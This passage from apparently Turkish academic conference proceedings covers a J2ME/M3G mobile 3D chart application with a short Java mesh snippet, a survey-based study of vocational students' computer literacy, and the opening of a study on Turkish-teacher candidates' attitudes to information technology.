- Sonra, uygulama yöneticisi startApp()'ı çağırdıktan sonra MIDlet Active durumuna girer.
- MIDlet Active iken, uygulama yöneticisi pauseApp()'ı çağırarak çalışmasını durdurabilir. Bu MIDlet'i yeniden Paused durumuna koyar. notifyPaused() çağrılarak MIDlet kendisini Paused durumuna geçirebilir.
- destroyApp() çağrılarak, uygulama yöneticisi MIDlet'in çalışmasını sona erdirebilir. MIDlet yok edildiğinde garbage collection beklenir. notifyDestroyed() çağrılarak MIDlet kendini yok edebilir.



Şekil 4. MIDlet Yaşam Döngüsü

Her MIDlet, javax.microedition.midlet paketinde bulunan soyut MIDlet sınıfını extend etmelidir. MIDlet'in soyut sınıftaki en az 3 metodu override etmesi gerekir, startApp(), pauseApp() ve destroyApp() [5].

### 4. M3G:

Mobile 3D Graphics(M3G) API, Java Specification Request(JSR) 184'te tanımlanmıştır. Java programlamayı destekleyen mobil cihazlar için 3D API standardı yaratma çabasıdır. M3G sınıfları javax.microedition.m3g paketinde bulunur [7].

M3G, geometri ve diğer nesnelere hiyerarşi içinde organize eder bu nedenle sahne çizgesi tabanlı denir. Sahne çizgesi tabanlı olmasının nedeni, her düğüme dönüşüm uygulayabilmektir. Bu da hiyerarşik animasyon yapabilmemizi sağlar [8].

M3G, Java 3D değildir. Java 3D standart java platformunun yeteneklerini kullanır. Ve mobil cihazlardan daha fazla bellek ve işleme gücüne sahip PC'ler için tasarlanmıştır. M3G ve Java 3D farklı amaçlarla tasarlanmış ayrı ve uyumsuz API'lerdir. M3G, geliştiricilere 3B grafikleri çizmek için iki yol sağlar: *immediate mode* ve *retained mode* [9].

- Immediate mode'da, grafik komutları direk boru hattına yayımlanır ve kaplama motoru onları hemen çalıştırır. Bu yöntem kullanılırken; geliştirici, kaplama motoruna her animasyon çerçevesinde ne çizeceğini belirtmelidir [9].
- Retained mode, bütün geometrik nesnelere 3B dünyada ağaç yapısında bağlayan sahne çizgesi kullanır. Geometrik yapı, konum ve görünüm gibi her nesne hakkında yüksek seviye bilgi çerçeveden çerçeveye tutulmaktadır [9].

M3G'den faydalanabilecek uygulama alanları [8]:

- Oyunlar
- Harita görselleştirme
- Kullanıcı arayüzleri
- Canlandırılmış Mesajlar
- Ekran koruyuculardır.

Bu ihtiyaçları karşılamak için API hem yüksek seviye hem de düşük seviye grafik özelliklerini destekler [8].

## 5. Geliştirilen Uygulamanın Tanıtılması

Cep telefonuna yüklenecek JAR dosyası iki sınıftan oluşur: DGraphics ve ExampleCanvas. DGraphics, kullanıcının grafiklerle ilgili bilgileri girdiği formların görüntülenmesini ve grafiği

görseltirecek olan *canvas*'ı çağıran sınıftır. ExampleCanvas, girilen bilgilere göre 3B grafiği oluşturup görüntüleyecek sınıftır.

Geliştirilen uygulama MIDP uyumlu ve M3G API'yi destekleyen cep telefonlarına yüklenerek çalıştırılabilir.

## 6. Örnek Senaryo


Uygulama çalıştırıldığında ilk olarak kullanıcının grafiklerle ilgili bilgileri girmesi için kullanılan formlar görüntülenir. İlk veri girişi formu şekil 5'te gösterilmiştir.

Şekil 5. Veri Giriş1 Formu

Şekil 6. Veri Giriş2 Formu

Bu forma kullanıcı grafik başlığı, seri isimleri ve kategori isimlerini girer. Bu bilgiler girildikten sonra ilgili kategoriler için ilgili verilerin girildiği ikinci veri girişi formu görüntülenir (Şekil 6).

İkinci veri girişi formuna da ilgili bilgiler girildikten sonra grafiğin bulunduğu *canvas* görüntülenir (Şekil 7). Grafik başlığı dışındaki grafiklerle ilgili bilgi *ticker*'da görüntülenir.



Şekil 7. Grafiğin gösterildiği canvas

Dikdörtgenler prizması çizdirmek için ilk olarak köşelerin koordinatları tanımlanmış, daha sonra köşelerin renkleri tanımlanmıştır. Bu renk ve koordinatlar için köşe dizinleri oluşturulmuş, köşe tamponuna bu renk ve koordinatlar yüklenmiştir. Bu köşe tamponu kullanılarak ağ oluşturulup *group* sınıfından oluşturulmuş nesneye eklenmiştir. Şekil 8, bu işlemleri gerçekleştiren kodu göstermektedir.

```
._VertexData4=new VertexData4();
VertexArray koserenk4=new VertexArray(renkler2.length/3,3,1);
koserenk4.set(0,renkler2.length/3,renkler2);
._VertexData4.setColors(koserenk4);
VertexArray kosesp4=new VertexArray(Koseler4.length/3,3,2);
kosesp4.set(0,Koseler4.length/3,Koseler4);
._VertexData4.setPositions(kosesp4,1.0f,null);
._Triangles=new TriangleStripArray(indices,new int[] {indices.length});
seri4=new Mesh(_VertexData4, _Triangles,Appearance);
grup.addChild(seri1);
grup.addChild(seri2);
grup.addChild(seri3);
grup.addChild(seri4);
```

Şekil 8. Dikdörtgenler prizması oluşturup ekleyen kod

## 7. Sonuç

Bu çalışmada, J2ME, MIDP ve M3G kullanılarak CLDC konfigürasyonuna sahip cihazlarda 3B içerik görüntüleme uygulaması gerçekleştirilmiştir.

Bu uygulama ile iki nesnenin verilerinin iki kategoride 3B sütun grafik türünde gösterimi gerçekleştirilmiştir.

Bu uygulama, ikiden fazla nesnenin verilerinin ikiden fazla kategoride farklı grafik türlerinde gösterimi ile geliştirilebilir.

M3G teknolojisinin, sahne çizgesi yapısı ile mobil cihazlar üzerindeki üç boyutlu grafik işlemlerini oldukça kolaylaştırdığı ve hızlandırdığı görülmektedir. Bu tür API'lerdeki gelişmeler, üç boyutu, mobil cihazların da ayrılmaz bir parçası haline getirecektir.

## 8. Kaynaklar

[1] Tauber D. A., "What is J2ME", www.onjava.com/pub/a/onjava/2001/03/08/J2ME.html, 2001.

[2] "J2ME: Step by step", www.digilife.be/quickreferences/PT/J2ME%20Step%20by%20step.pdf.

[3] Giguere E., "Java 2 Micro Edition: Professional Developer's Guide", John Wiley & Sons, 2000.

[4] Knudsen J., "Wireless Java: Developing with Java 2, Micro Edition", Apress, 2001.

[5] Goyal V., "J2ME Tutorial, Part 1: Creating MIDlets", http://today.java.net/pub/a/today/2005/02/09/j2me1.html, 2005.

[6] Day B., "Codecamp: Developing Wireless Applications using MIDP 2.0, WMA and MMA", developers.sun.com/events/techdays/presentations/seattle/odecampWirelessApplicationsusingMIDP20.pdf, 2004.

[7] Höfele C., “3D Graphics for Java mobile devices, Part1: M3G’s immediate mode”, <http://www-128.ibm.com/developerworks/library/wi-mobile1/index.html>, 2005.

[8] Hasselgren J., “M3G-Overview”, [www.cs.lth.se/EDA075/lectures/L3.pdf](http://www.cs.lth.se/EDA075/lectures/L3.pdf), 2006.

[9] Mobile 3D Graphics API - Wikipedia, the free encyclopedia, [http://en.wikipedia.org/wiki/JSR\\_184](http://en.wikipedia.org/wiki/JSR_184), Wikipedia.

[10] Mahmoud Q. H., “Getting Started With the Mobile 3D Graphics API for J2ME”, <http://developers.sun.com/techtopics/mobility/apis/articles/3dgraphics/>, 2004.

## Meslek Yüksekokullarına Sınavsız Gelen Öğrencilerin

### Bilgisayar Okur Yazarlığı Düzeylerinin Belirlenmesi

Öğr.Gör. İbrahim Karagöz, Öğr.Gör. İlker Yıldız, Uzman Uğur Özerçin

Abant İzzet Baysal Üniversitesi, Bolu MYO, Bilgisayar Programı, 14100, Bolu  
karagoz\_i@ibu.edu.tr, yildiz\_i2@ibu.edu.tr, ozercin\_u@ibu.edu.tr

**Özet:** Bu çalışmanın amacı, meslek yüksekokullarına sınavsız gelen öğrencilerin bilgisayar okur yazarlığı bilgilerini ölçmek, geleceğe yönelik beklentileri içerisinde bilgisayar teknolojisinin yerinin belirlenmesi hedeflenmiştir. Bu amaçla Abant İzzet Baysal Üniversitesi Bolu Meslek Yüksekokulu’na 2005 – 2006 öğretim yılında öğrenim gören birinci sınıflardan 180 öğrenciye bilgi testi, 2006 – 2007 öğretim yılında öğrenim gören ikinci sınıflardan 122 öğrenciye ise anket ve bilgi testi uygulanmıştır. Araştırma bulguları, meslek yüksekokullarına sınavsız gelen öğrencilerin bilgisayar okur yazarlık bilgi düzeylerinin beklenenin altında olduğunu ortaya çıkarmıştır. Bir yıl sonra ise bilgi düzeylerinin anlamlı bir şekilde arttığı görülmüştür. Bunun sonucu olarak da öğrencilerin gelecek yaşamlarında bilgisayar teknolojilerine önem verdikleri ortaya çıkmıştır.

**Anahtar Kelimeler:** Meslek Yüksekokulu, Sınavsız Geçiş, Eğitim sorunları, Bilgisayar Okur Yazarlığı

### Examining The Computer Literacy of Students Who Attended Without Exam to Vocational School For Higher Education

**Abstract:** The purpose of this study was to investigate the computer literacy and contemplation of computer technology in the future life of students who attended without exam to Vocational School for higher education . For this purpose, in 2005- 2006 education term an knowledge test was applied to 180 first class students and in 2006 – 2007 education term the knowledge test and questionnaire was applied to122 second students at Abant İzzet Baysal University, Bolu Vocational school. According to the results, it was determined that computer literacy of students who attended without exam was very low from prospective. It was also determined that, after one year later, the computer literacy level was significantly increased. With this result, it was determined that the students importance the computer tecnolgy for their future life.

**Key words:** Higher Vocational School, Placement without student select exam, Education problems, Computer literacy

#### 1. Giriş

Kişinin günlük hayatta, mesleğinde bilgisayar ve bilgisayar teknolojisini doğru ve etkin olarak kullanabilme becerisine Bilgisayar okur-yazarlığı denilir.

MEB 2492 sayılı Tebliğler Dergisinde(1998) Bilgi toplumunu, “bilgiyi arayan, ona ulaşabi-

len, ulaştığı ve elde ettiği bilgileri sınıflandırarak depolayabilen ve en iyi şekilde değerlendirilen bireylerden oluşan toplumdur” şeklinde tanımlamaktadır. İnsanların Temel bilgisayar bilgilerini öğrenmeleri ve bu bilgileri modern yaşamda kullanmaları hem kendilerinin hem de gelecek nesillerin bilinçlendirilmeleri ve yönlendirilmeleri açısından çok önemlidir.



Temel bilgisayar bilgilerini öğrenme; bilgisayarı günlük yaşamında yaşam kalitesini artırabilme, bilgiye ulaşmak veya eğlence amacı ile kullanabilme; bilgisayarlarla ilgili yenilikleri izleyip tartışabilme ve üzerinde yorum yapabilme; bilişim teknolojilerini belli bir düzeyde karşılaştırabilme ve takdir edebilme gibi yeteneklere erişen kişiler kısaca bilgisayar okur-yazarı olmuş demektir. (<http://www.yecis.com/e-dergi/makaleler.htm>)

Ülkemizdeki bilgisayar okur yazarı oranını yükseltmeye yönelik olarak sadece okullarda değil, okul dışında da faaliyetler yapılmaktadır.

Bu faaliyetlerden biriside Türkiye Bilişim Derneği tarafından yürütülmektedir.

“Bilişim Teknolojisinin öneminin arttığı son yıllarda, özellikle lise ve üniversite öğrencilerinin uluslar arası bir sertifikaya sahip olmalarının, gelecek yaşantılarında büyük kolaylık sağlayacağına bilincindeyiz ve bu konuda Türkiye Bilişim Derneği öncülüğünde ECDL projesi sayesinde, sadece iş sahibi olmak isteyenlere avantaj sağlamayı değil, aynı zamanda hızla gelişen bilişim sektörüne uyum sağlayacak bireyler kazandırmayı hedefliyoruz.” (Türkiye Bilişim Derneği başkanı Rahmi Aktepe <http://turk.internet.com/>)

Türkiye’de ve Avrupa Birliği ülkelerinde kabul edilen Avrupa Bilgisayar Yetkinlik Sertifikası (ECDL), tüm dünyada 36 dile çevrilmiş ve 138 ülkede uygulanan bir sertifikasyon programıdır (Avrupa Birliği dışındaki ülkelerde aynı program ICDL adıyla anılmaktadır). Programın amacı, tüm dünyada aynı prosedür ve metotları uygulayarak gerek mesleki gerekse kişisel kapasitede bilgi teknolojileri ve bilgisayar becerileri konusundaki uygulanabilir bilgi yeterliliğini belgelemektir([www.ecdl.org.tr](http://www.ecdl.org.tr)).

Bu belgeye sahip olanlar uluslar arası çapta bilgisayar okur yazarı olarak kabul edilmektedir.

Görüldüğü üzere Teknoloji ve bilgisayar çağı olarak kabul edilen 21. yüzyılda tüm çalışanla-

rın, bilgisayar okur yazarı olması büyük önem kazanmıştır. Milli Eğitim Bakanlığının 2005 yılından itibaren ilköğretim okullarında seçmeli bilgisayar dersinin (ağırlıklı olarak) “zorunlu” ders haline getirmesi ve bütün okullara hızla bilgisayar laboratuvarları kazandırması bunun bir göstergesidir.

Peki yarının ara elemanını yetiştiren üniversitelerimizin meslek yüksekokullarında durum nasıl? Öğrenciler meslek yüksekokuluna geldiklerinde hangi düzeyde bilgisayar bilgisi ile gelip nasıl bir bilgi ile mezun oluyorlar? Meslek yüksekokullarının öğrencilerin bilgisayar bilgi düzeylerini artırmadaki katkısı nedir?

2002 yılında kabul edilen 4702 sayılı yasa ile mesleki ve teknik ortaöğretim kurumlarını bitiren öğrencilerin, öncelikle kendi mesleki ve teknik eğitim bölgesindeki meslek yüksekokullarına sınavsız olarak yerleştirme hükmü getirilmiştir. Pek çok sorunu beraberinde getiren bu uygulamanın bir dezavantajı da, çoğunluğu meslek lisesinden gelen ve yarının ara eleman adayları olan öğrencilerin bilgisayar okur yazarlık düzeylerinin beklenin çok altında olmasıdır. Sorunların bir an önce çözüme kavuşturularak, nitelikli, bilgili çağdaş ara elemanlar yetiştirilmesi zorunludur.

## 2. Uygulama

### a) Araştırmanın Önemi

Bu araştırmada; meslek yüksek okullarına sınavsız gelen öğrencilerin bilgisayar okur yazarlık bilgisini ölçmek ve geleceğe yönelik beklentileri içersinde bilgisayar teknolojisinin yerinin belirlenmesi, bu konulara ilişkin yeni kayıtlı öğrenciler ile ikinci sınıf öğrencileri arasındaki farklılıkların ortaya konulması hedeflenmiştir. Ayrıca araştırma bulgularından yararlanılarak bilgisayar eğitiminin sorunlarına olası çözüm önerileri de ortaya konulmaya çalışılmıştır.

### b) Yöntem

Araştırmada örneklem olarak Abant İzzet Baysal Üniversitesi Bolu Meslek Yüksekokulu’nda

2005-2007 eğitim öğretim yıllarında öğrenim gören birinci ve ikinci sınıfları ele alınmış ve sonuç tüm evrene genellenmiştir. Araştırmada veri toplama aracı olarak 1. sınıf öğrencilerine bilgi testi, ikinci sınıf öğrencilerine anket ve bilgi testi uygulanmıştır. Toplanan veriler bilgisayar ortamında SPSS paket programı kullanılarak işlenmiştir. Verilerin yorumlanmasında frekans, yüzde, ve korelasyon değerleri göz önüne alınmıştır.

### c) Bulgular

Bu bölümde, araştırmada kullanılan verilerden elde edilen bulgulara yer verilmiştir. 2005 – 2006 öğretim yılında bilgi testi uygulanan 180 öğrencinin verdiği cevaplar 100 not üzerinden değerlendirilmiştir. Sınıfın aritmetik ortalaması 33,71 ve standart sapması 21,41 olarak hesaplanmıştır. 2006 – 2007 öğretim yılında bilgi testi uygulanan 122 öğrencinin aritmetik ortalaması 78,51 ve standart sapması 18,43 olarak hesaplanmıştır.(Tablo 1) Sınıflar arasında farklılık olup olmadığını belirlemek için t testi uygulanmıştır. Yapılan uygulamaya ilişkin bulgular tablo 2 de yer almaktadır.

snf	N	Mean	Std. Deviation
1,00	122	33,7131	21,41386
2,00	180	78,5111	18,43378

Tablo 1.

Levene's Test for Equality of Variances		t-test for Equality of Means	
Sig.	t	df	Sig. (2-tailed)
,005	-19,401	300	,000

Tablo 2.

	N	Yüzde
Çok	63	52
Orta	32	26
Az	24	20
Hiç	3	2

Tablo 3. İş yaşamınızda yükselmenizde bilgisayarın ne kadar etkisi olacağını düşünüyorsunuz?

	N	Yüzde
Çok	45	37
Orta	68	56
Az	7	6
Hiç	2	1

Tablo 4. Bilgisayar kullanımının işleri kolaylaştırdığına katılıyor musunuz?

	N	Yüzde
Çok	91	75
Orta	30	25
Az	1	0
Hiç	0	0

Tablo 5. Mesleki gelişme açısından bilgisayar bilgisinin daha fazla olmasının yararlı olduğuna katılıyor musunuz?

	N	Yüzde
Çok	35	29
Orta	61	50
Az	21	17
Hiç	4	4

Tablo 6. Teknik elemanların aynı zamanda iyi bir bilgisayar kullanıcısı olması gerektiğine katılıyor musunuz?

	N	Yüzde
Çok	26	21
Orta	32	26
Az	56	46
Hiç	8	7

Tablo 7. Bilgisayar alanındaki gelişmeleri takip ediyor musunuz?

	N	Yüzde
Evet	78	64
Hayır	44	36

Tablo 8. Branşınız dışında bilgisayar sektöründe çalışmak isterseniz, yeterli bilgi düzeyine sahip olduğunuzu düşünüyor musunuz?

	N	Yüzde
Evet	102	84
Hayır	20	16

Tablo 9. Bilgisayar bilginizi daha fazla geliştirmek istermisiniz?

	N	Yüzde
Çok	74	61
Orta	41	34
Az	4	3
Hiç	3	2

**Tablo 10.** Gelecekteki yaşamda bilgisayarların “günlük yaşamın vazgeçilmezini” olacağı fikrine katılıyor musunuz?

	N	Yüzde
Evet	66	54
Hayır	56	46

**Tablo 11.** Araştırma ve ödevlerinizde bilgisayar kullanıyor musunuz?

	N	Yüzde
Evet	90	74
Hayır	32	26

**Tablo 12.** Kendinize ait bir web sayfası hazırlamayı düşünüyor musunuz?

#### d. Yorum

Tablo 2’de görüldüğü üzere (df) serbestlik dercesi 300 ‘ün % 5 anlam seviyesine göre tablo değeri 1,96 dır. Hesaplanan t değeri 19,401 tablo değeri 1,96 dan büyük olduğundan birinci sınıflar ile ikinci sınıflar arasında başarı bakımından anlamlı bir fark vardır. Bunun nedenleri arasında, üniversiteye gelmeden önce ÖSS sınavına hazırlanma temposunda olduklarından bilgi teknoloji hakkında yeterli bilgiye sahip olamamaları, meslek yaşamlarında bilgisayar teknolojisinin kullanıldığını bilmemeleri gibi faktörler sayılabilir. Bir yıl gibi kısa bir süre sonra öğrencilerin bilgisayar teknolojisine ilgisi ve dolayısıyla bilgisi artmaktadır.

Tablo 3 ile Tablo 12 arasında sadece ikinci sınıflara uygulanan 10 soruluk beklenti anketi sonuçları yüzde olarak verilmiştir. Bu sonuçlara göre, öğrencilerin çoğunluğu iş yaşamında yükselmek için bilgisayarın etkisi olacağını düşünmektedir. Bilgisayar kullanımının işleri kolaylaştırdığına katılanlar orta seviyede çıkmıştır. Mesleki gelişme açısından bilgisayar bilgisinin daha fazla olmasının yararlı olduğuna çoğunluk katılmıştır. Teknik elemanların aynı zamanda iyi bir bilgisayar kullanıcı

olması gerektiğine katılanların düzeyi orta seviyededir. Bilgisayar alanındaki gelişmeleri az bir öğrenci kitlesinin takip ettiği görülmüştür. Branşının dışında bilgisayar sektöründe çalışmak isteyenler ve bunun için yeterli bilgi düzeyine sahip olduğunu düşünenlerin çok olduğu görülmüştür. Bilgisayar bilgisini daha fazla geliştirmek isteyenlerin oranı ise yine yüksek çıkmıştır. Ankete katılan öğrenciler büyük çoğunluğu gelecekte bilgisayarların günlük yaşamın vazgeçilmezini olacağına inanmaktadır. Araştırmalarında bilgisayar kullananlar orta seviyede çıkmasına rağmen kendisine ait bir web sayfası hazırlamayı düşünenler fazladır. Bu sonuçlara göre meslek yüksekokullarına sınavsız gelen öğrencilerin geleceğe yönelik beklentilerinde bilgisayar teknolojisinin yeri ve önemi vardır denilebilir.

#### 3. Sonuç

Millî Eğitim şûralarında alınan kararlar doğrultusunda, öğrencilerin bilgisayarlarla tanışmalarını sağlayıp, günlük hayatta ve öğrenme-öğretme sürecinde bilgisayarı kullanabilir hâle getirmek amacıyla olabildiğince eğitimin her kademesinde bilgisayar okur yazarlığının yaygınlaştırılması amaçlanmıştır. Bu maddeler arasında “bilgisayarı bir iletişim aracı olarak kullanabilmek” ve “bilgisayarın günlük yaşamdaki önemini kavrayabilmek” yer almaktadır. Millî Eğitim Bakanlığı’nın bu maddelere ilişkin belirlediği kazanılması gereken davranışlardan biri ise “ödevlerini bilgisayarda yapmanın sağladığı kolaylığı açıklayarak söyleme/yazma”dır. Tebliğler Dergisine göre bilgisayar ders müfredatı, “bilgisayar okur yazarı öğrenciler yetiştirilmesi” olarak belirlenmiştir. Bu noktada bilgisayar ve internet okur yazarlığını belirleyecek kriterlerin neler olması gerektiği, bunların öğrencilere hangi düzeyde ne nasıl kazandırılacağı, önemli bir sorun oluşturmaktadır.

Millî Eğitim Bakanlığı tarafından yapılan bunca çalışmaya rağmen bu çalışma sonucunda, meslek yüksekokullarına sınavsız gelen öğrencilerin bilgisayar okur yazarlık bilgilerinin ol-

dukça düşük olduğu görülmüştür. Sınavsız geçiş öğrenci veren orta öğretim kurumlarında görülen bilgisayar derslerinin laboratuvar veya öğretmen eksikliği nedeniyle boş geçmesi bilgisayar okur yazarlık seviyesinin düşük olmasının birinci nedenidir.

Ergenlik çağındaki orta öğretim öğrencilerinin mesleki gelecekleri konusunda bilinçsiz oldukları da göz ardı edilmemelidir. Meslek yüksekokuluna geldiklerinde ergenlik çağını atlama olduklarından bu bilincin değişerek ileriye dönük mesleki yaşamını düşünmeye başlaması bilişim sektörüne ilgisini artırmaktadır.

Üniversiteye gelinceye kadar bilgisayarı çoğunlukla bir oyun aracı olarak kullanan öğrenci, meslek yüksekokullarında verilen proje ve ödevlerin yapılmasında bilgisayar ve internetin kullanılmasının şart olduğunu gözlemlemekte ve doğal olarak ilgisini bu yöne doğru değiştirmektedir.

Ülkemizdeki OKS ve ÖSS gibi sınav maratonundan kaynaklanan nedenlerle, öğrencilerin zamanlarının büyük bir kısmını ders çalışmaya ayırmaları gerekmektedir. Öğrenciler ders çalışmak ve test çözmek için bilgisayar ortamında CD ve DVD’lerden yararlı olsa da bu bilgisayar okur yazarlığını artırmamaktadır. Sınav maratonu bilgisayara ayrılan zaman düşürmektedir.

Üniversiteye gelen öğrenci sınav psikolojisinden kurtulmuş bir şekilde bilgisayarın diğer keşfedilmemiş alanlarını keşfedilmektedir.

Bir yıl sonunda gerek üniversitede aldığı bilgisayar eğitimi gerek çevreden kaynaklanan etkenlerinden dolayı bilgisayar bilgilerinin arttığı görülmüştür. Artan bilgi birikimi sonucunda geleceğe yönelik planlarında öğrenciler bilgisayarı vazgeçilmez bir etken olarak görmekte-dirler. Üniversite yıllarında, daha önce edinilen bilgisayar bilgi ve becerilerin, araştırmaya ve problem çözmeye yönelik olarak geliştirilmesi gerekmektedir.

Bilgisayar teknolojisindeki baş döndüren hızlı gelişim, bilgisayar okur-yazarlığının, bir dön-gü olduğunu ve bu döngünün sürekli olarak devam ettirilmesi gerektiğini göstermektedir.

#### Kaynakça:

- [1] <http://www.yecis.com/e-dergi/makaleler.htm>
- [2] MEB 2492 sayılı Tebliğler Dergisinde(1998)
- [3] [www.ecdl.org.tr](http://www.ecdl.org.tr)
- [4] <http://turk.internet.com/>

## Türkçe Öğretmen Adaylarının Bilişim Teknolojilerine Yaklaşımı

Şerife Atlı<sup>1</sup>, Mehmet Aksüt<sup>1</sup>, Gülçin Atar<sup>1</sup>, Nazlı Yıldız<sup>2</sup>

<sup>1</sup> Uşak Üniversitesi Eğitim Fakültesi

<sup>2</sup> Milli Eğitim Müdürlüğü

serifeatli@hotmail.com, dr.aksut@gmail.com, gulcin.atar001@hotmail.com, nazzli@hotmail.com

**Özet:** Bilişim teknolojilerindeki gelişmeler ve bu gelişmelerin başka alanlarla birlikte eğitim öğretim alanına uygulanması beklenen bir sonuçtur. Bu gelişmeler öğretmenlik mesleğini geleneksel olmaktan çıkarıp, çağdaş teknolojileri kullanabilen bireylerin mesleği haline getirmektedir. Bu nedenle, özellikle öğretmen adaylarının eğitim öğretim etkinliklerinde internet kullanımına ilişkin görüşleri büyük önem taşımaktadır.

Araştırmanın problemi; Öğretmen adaylarının Türkçe öğretiminde bilişim teknolojilerini kullanımına ilişkin görüşlerinin değerlendirilmesidir. Araştırmanın evrenini Türkçe Öğretmenliği bölümüne devam eden tüm öğrenciler, örneklemini ise Uşak Eğitim Fakültesinde Türkçe Öğretmenliği dördüncü sınıfına devam etmekte olan öğrenciler (192 aday öğretmen) oluşturmaktadır.

Araştırma bulgularına göre, bilgisayar/internet tercih etme nedeni olarak % 36.46 'sı dersi zevkle işleyebilmek ilk sırada yer alırken, dersin işlenmesinde kolaylık sağlaması % 31.77 ve ilgi çekmesi % 16.67 seçenekleri izlemiştir. Yüz yüze eğitimi tercih eden katılımcı oranı yarıdan fazladır (% 61.98). Aday öğretmenlerin % 95.79'luk bir bölümü Türkçe konularının öğretilmesinde bilişim teknolojilerini kullanılması gerektiği görüşüne katıldıklarını ancak %71.36' sını görev başındaki Türkçe öğretmenlerinin bu yeterliğe sahip olmadıklarını düşündüklerini belirtmişlerdir. Online test sisteminin Türkçe öğretiminde etkin kullanılması % 73.96' lık oranla okullarda Türkçe derslerinin en az 1/3 ünün bilgisayarlı eğitimle verilmesi % 73.24 lük oranla desteklenmektedir. Eğitim sitelerinin Türkçe öğretimini desteklediği görüşüne katılanlar az sayıdadır.

Sonuç olarak; Türkçenin okuma, yazma, konuşma ve dinlemeden oluşan dört temel beceriyi kazandırmak için, aday öğretmenler bilişim teknolojilerini kullanılmasını istemekte ancak bu konuda verilen eğitimi yetersiz bulmaktadırlar.

**Anahtar Sözcükler:** Bilişim, Teknoloji, Türkçe Öğretimi.

### Opinions Of Student Teachers Upon Use of Information Tecnolo

**Summary:** Development Information Technologies and applying these developments on education area with the other areas is a prospective result. These developments make teachers the persons who can use modern technologies. So that it is important what especially student teachers think about use of net on the education activities.

The problem of this reseach is to evaulation of student teachers opinions about use of information tecnologies in turkish language education. The universe of this research are the students who are attending on education faculty department of turkish language education.

The sample group is consisted of the students who are attending on the 4. class in Uşak Education Faculty, the department of Turkish language education .

According to the findings: the reasons of preference net are watching lesson with plesuare (%36.46), making lessons easier (%31.77), calling attention (%16.67) the proportion of participants who are preferring face to face education is more than half(%61.98).Student teachers are agree with the necessity of information technology (%95.75), but they think that teachers who are still working don't have the ability of use of information technology (%71.36).

Student teachers are assisting use of online test systems in turkish language education effectively(%73.24)and giving the lessons with computers. The proportion of student teachers who are aggree with the educational web sites aren't assisting turkish language education is few.

According to the results: they want information tecnologies should be used for bringing in reading, writing, speaking and listening abilities. But they find education on this subject is deficient.

**Key Words:** information, tecnology, turkish language education

## Giriş

Bilgi, günümüzde insanların en değerli servet olarak gördükleri bir kaynaktır. Bilgiye erişmek için birbirinden farklı birçok yöntem ve teknik kullanılmaktadır. Teknolojideki değişiklikler hızla artmaktadır. Bununla birlikte bilişim teknolojilerindeki gelişmeler ve bu gelişmelerin başka alanlarla birlikte eğitim öğretim alanına uygulanması beklenen bir sonuçtur. Bu gelişmeler öğretmenlik mesleğini geleneksel olmaktan çıkarıp, çağdaş teknolojileri kullanabilen bireylerin mesleği haline getirmektedir. [1] Bu nedenle, özellikle öğretmen adaylarının eğitim öğretim etkinliklerinde internet kullanımına ilişkin görüşleri büyük önem taşımaktadır. Bilişim teknolojilerini eğitimde kullanma geliştirilen yeni yazılımları diğer öğretmenlerle paylaşmak ortak paydayı oluşturmaktadır. Bilgisayar teknolojisi her alanda olduğu gibi eğitim alanında da büyük gelişmelerin oluşmasına etkenolmuştur. Özellikle İnternet sayesinde eğitimde hem içerik açısından, hem de öğrenme-öğretme ortamları açısından büyük gelişmeler yaşanmıştır. [2]

Türkçe öğretiminde bilişim teknolojilerinin kullanılması ve bunun yaygınlaştırılması yararlı olacaktır. Türkçe öğretiminde edebi eserle-

rin araştırılması konusu bilişim teknolojilerinin yoğun olarak kullanılmasını gerektirmektedir.

## Araştırmanın Amacı

Öğretmen yetiştirmede izlenen eğitim programlarının oluşumunda mesleki yeterlikler ön plandadır. Öğretmenin eğitim öğretim etkinliklerinde çağın gereklerine uygun olarak teknolojiyi kullanmasındaki becerisi, onun öğretmenlikteki mesleki yeterlik düzeyini yansıtmaktadır. Öğretmenlerin ya da öğretmen adaylarının bilişim teknolojilerini kullanmaya ve bu konuda yeterli olup olmadıklarına ilişkin görüşlerinin tespit edilmesinde yarar görülmektedir.

Araştırmanın problemi; Öğretmen adaylarının Türkçe öğretiminde bilişim teknolojilerini kullanımına ilişkin görüşlerinin değerlendirilmesidir.

## Yöntem

Araştırmada tarama yöntemi kullanılmıştır. Çalışmanın evrenini Türkçe Öğretmenliği bölümüne devam eden öğrenciler, örneklemini ise bu öğrencilerden Uşak Eğitim Fakültesinde Türkçe Öğretmenliği dördüncü sınıfına devam etmekte olanlar (192 aday öğretmen) oluşturmaktadır. Geliştirilen araştırma aracı 20 soru-

dan oluşmaktadır. Bu sorulardan beşi kişisel bilgilere, 14 soru Türkçe öğretiminde bilişim teknolojilerinin kullanılmasına ilişkin görüşlerine, bir soru ise katılımcıların araştırmayla ilgili düşüncelerine ayrılmıştır. Bilişim teknolojilerinin kullanımına ilişkin tutumlarını ölçmede beşli likert ölçeği kullanılmıştır. Alınan yanıtların sayısal tabloları oluşturularak frekans ve yüzdelik değerleri gösterilmektedir.

## Bulgular

Araştırma bulgularına göre, araştırmada 122 (%63.54'ü) kız, 70 (% 36.46'sı) erkek olmak üzere 192 öğretmen adayına anket uygulanmıştır.

Düzye	f	%
Düşük	28	14.58
Orta	81	42.19
İyi	70	36.46
Çokiyi	13	6.77
Toplam	192	100.00

**Tablo 1.** Bilgisayar/internet Kullanma Düzeyi

Tabloda görüldüğü üzere aday öğretmenlerin yarıya yakınının bilgisayarı kullanma düzeylerinin orta düzeyde olduğu, çok iyi düzeyde kullanabilenlerin ise yeterli sayıda olmadığı görülmüştür. Bu anlamda aday öğretmenlere bilgisayarlı eğitimle ilgili yeterliklerinin kazandırılması önem taşımaktadır.

Konular	f	%
İmla-noktalama	93	48.44
Sözcük Türleri	42	21.88
Cümlenin Öğeleri	43	22.40
Diğer	14	7.29
Toplam	192	100.00

**Tablo 2.** Öğretmen adaylarının Türkçe konularından hangilerini bilgisayarlı eğitimle daha kolay öğretilbileceği durumu

Öğretmen adaylarının yarıya yakını imla ve noktalama işaretleri ile ilgili konuları bilgisayarlı eğitim ile öğretebileceklerini düşünmektedirler. Sözcük türleri (isim, sıfat, fiil, zarf, edat vb.) ile cümlenin öğeleri konusunu bil-

gisayarlı eğitim ile işleyeceğini düşünenlerin oranı ise birbirine yakındır. Her ikisi de % 20 civarında olan bu konuların işlenebileceğini düşünenelerin azımsanmaması gerekir. Kalan konuların ise yüzde on oranına ulaşmaması ise düşündürücüdür. Öğretmen adayları aktivite isteyen ana konularda bilgisayarlı eğitimi tercih etmektedirler.

Tercihler	f	%
Zevkle ders işleme	70	36.46
Kolaylık	61	31.77
İlgi Çekmek	32	16.67
Süreyi Kısaltma	16	8.33
